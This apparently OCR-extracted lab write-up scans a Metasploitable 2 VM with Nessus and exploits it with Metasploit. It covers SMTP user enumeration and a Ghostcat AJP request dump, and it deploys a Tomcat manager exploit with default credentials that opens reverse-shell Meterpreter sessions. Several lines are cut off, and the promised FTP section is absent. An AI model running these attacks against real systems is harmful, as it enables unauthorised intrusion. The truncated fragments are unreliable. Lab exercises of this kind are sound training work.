Scan and exploit vulnerabilities

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Plan

- Introduction
- Vulnerabilities exploited
- ✓ SMTP: port 25
- ✓ Tomcat Apache : port 8180/8009
- ✓ FTP: VSFTP port 21
- Conclusion

Tools we need:

Introduction:

This project consists of two important part


Part 1: vulnerability scan with Nessus

Part 2: exploitation of vulnerabilities with Metasploit


Tools we need:

KALI Linux :Machine to exploit vulnerabilities


Metasploitable 2:target machine



Check if the machine are in the same network:




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2d:88:89
          inet addr:192.168.174.129  Bcast:192.168.174.255
          inet6 addr: fe80::20c:29ff:fe2d:8889/64 Scope:Lin
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:
          RX packets:48 errors:0 dropped:0 overruns:0 frame
          TX packets:71 errors:0 dropped:0 overruns:0 carri
          collisions:0 txqueuelen:1000
          RX bytes:5500 (5.3 KB)  TX bytes:7302 (7.1 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame
          TX packets:92 errors:0 dropped:0 overruns:0 carri
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB

msfadmin@metasploitable:~$ _
```



Scanning a Metasploitable 2 Virtual Machine with Nessus :

Vulnerabilities exploited

MEDIUM SMTP Service STARTTLS Plaintext Command Injection

Description

The remote SMTP service contains a software flaw in its STARTTLS implementation that c
during the plaintext protocol phase that will be executed during the ciphertext protocol ph

`uccessful exploitation could allow an attacker to steal a victim's email or associate SL (Simple Authenticat

ation

Contact the vendor to see if an update is available.

See Also

https://tools.ietf.org/html/rfc2487
https://www.securityfocus.com/archive/1/516901/30/0/threaded

Output

```
Nessus sent the following two commands in a single packet :

  STARTTLS\r\nRSET\r\n

And the server sent the following two responses :

  220 2.0.0 Ready to start TLS
  250 2.0.0 Ok
```

Port	Hosts
25 / tcp / smtp	192.168.174.129

What the vulnerabilities are in SMTP Port 25 ?

- Port 25 SMTP is an email service and has to do with sending and receiving emails and that sort of thing.

Scanning for and finding Vulnerabilities in SMTP Server SMTP: Port 25

- The SMTP Enumeration module will connect to a given mail server and use a wordlist to enumerate users that are present on the remote system.

```
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting
  Required  Description
   ----       ---------------
   ---------  -----------

   RHOSTS
  yes       The target host(s), range CIDR identifier, or hosts file with s
yntax 'file:<path>'
   RPORT      25
  yes       The target port (TCP)
   THREADS    1
  yes       The number of concurrent threads (max one per host)
   UNIXONLY   true
  yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt
  yes       The file that contains a list of probable users accounts.
```

```
Matching Modules
================

   #  Name                                              Disclosure Date  Rank
  Check  Description
   -  ----                                              ---------------  ----
  -----  -----------

   0  auxiliary/scanner/http/gavazzi_em_login_loot                        normal
  No     Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and
Dump Plant Database
   1  auxiliary/scanner/smtp/smtp_enum                                    normal
  No     SMTP User Enumeration Utility
   2  auxiliary/scanner/smtp/smtp_ntlm_domain                             normal
  No     SMTP NTLM Domain Extraction
   3  auxiliary/scanner/smtp/smtp_relay                                   normal
  No     SMTP Open Relay Detection
   4  auxiliary/scanner/smtp/smtp_version                                 normal
  No     SMTP Banner Grabber


Interact with a module by name or index. For example info 4, use 4 or use a
uxiliary/scanner/smtp/smtp_version
```

Test and results:

- We need to set our RHOSTS to the correct one and then we will run it.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.174.129
RHOSTS ⇒ 192.168.174.129
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.174.129:25    - 192.168.174.129:25 Banner: 220 metasploitable.l
ocaldomain ESMTP Postfix (Ubuntu)
[+] 192.168.174.129:25    - 192.168.174.129:25 Users found: , backup, bin,
daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysq
l, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync,
 sys, syslog, user, uucp, www-data
[*] 192.168.174.129:25    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

- ✓ Our scan finished, and it has found these users on the system.

Scan metasploitable 2 / Plugin #39446

‹ Back to Vulnerability Group

Vulnerabilities 72

INFO **Apache Tomcat Detection**

Description

Nessus was able to detect a remote Apache Tomcat web

See Also

https://tomcat.apache.org/

Output

```
URL         : http://192.168.174.129:8180/
Version     : 5.5
backported  : 0
source      : Apache Tomcat/5.5
```

Port ▲	Hosts
8180 / tcp / www	192.168.174.129

HIGH **Apache Tomcat AJP Connector Request Injection (Ghostcat)**

Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulneral
from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious J
within a variety of file types and gain remote code execution (RCE).

ion

e AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.

u?8ebe6246
e287adb
d54e
v/cve/CVE-2020-1745
851251


J

What the vulnerabilities are in Port 8009 and 8180 Tomcat ?

s able to exploit the issue using the following request :

```
:  02 02 00 08 48 54 54 50 2F 31 2E 31 00 00 0F 2F    ....HTTP/1.1.../
10:  61 73 64 66 2F 78 78 78 78 78 2E 6A 73 70 00 00    asdf/xxxxx.jsp..
0020:  09 6C 6F 63 61 6C 68 6F 73 74 00 FF FF 00 09 6C    .localhost.....l
x0030:  6F 63 61 6C 68 6F 73 74 00 00 50 00 00 09 A0 06    ocalhost..P.....
0x0040:  00 0A 6B 65 65 70 2D 61 6C 69 76 65 00 00 0F 41    ..keep-alive...A
0x0050:  63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65 00 00    ccept-Language..
0x0060:  0E 65 6E 2D 55 53 2C 65 6E 3B 71 3D 30 2E 35 00    .en-US,en;q=0.5.
0x0070:  A0 08 00 01 30 00 00 0F 41 63 63 65 70 74 2D 45    ....0...Accept-E
more...
```


Port ▲	Hosts
8009 / tcp / ajp13	192.168.174.129




The version of Tomcat: 192.168.174.129:8180

Scanning for and finding Vulnerabilities in 8009 and 8180 Tomcat

Using the tomcat_mgr_deploy exploit





What we need to set?

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.174.129
RHOSTS ⇒ 192.168.174.129
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > run
```

Test and Results:

```
[*] Started reverse TCP handler on 192.168.174.128:4444
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
[*] Uploading 6281 bytes as YPzBGt9HIdKUg0CnCj0XyZY07ko.war ...
[*] Sending stage (58125 bytes) to 192.168.174.129
[*] Meterpreter session 1 opened (192.168.174.128:4444 → 192.168.174.129:55700) at 2020-12-07 07:
57:23 -0500
[*] Sending stage (58125 bytes) to 192.168.174.129
[*] Meterpreter session 2 opened (192.168.174.128:4444 → 192.168.174.129:55701) at 2020-12-07 07:
57:23 -0500
[*] Sending stage (58125 bytes) to 192.168.174.129
[*] Meterpreter session 3 opened (192.168.174.128:4444 → 192.168.174.129:34470) at 2020-12-07 07:
57:24 -0500
[-] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui
/console/command_dispatcher/stdapi.rb
[*] Executing /YPzBGt9HIdKUg0CnCj0XyZY07ko/H2VCA.jsp ...
[*] Undeploying YPzBGt9HIdKUg0CnCj0XyZY07ko ...

meterpreter > getuid
Server username: tomcat55
meterpreter > background
[*] Backgrounding sessio
```

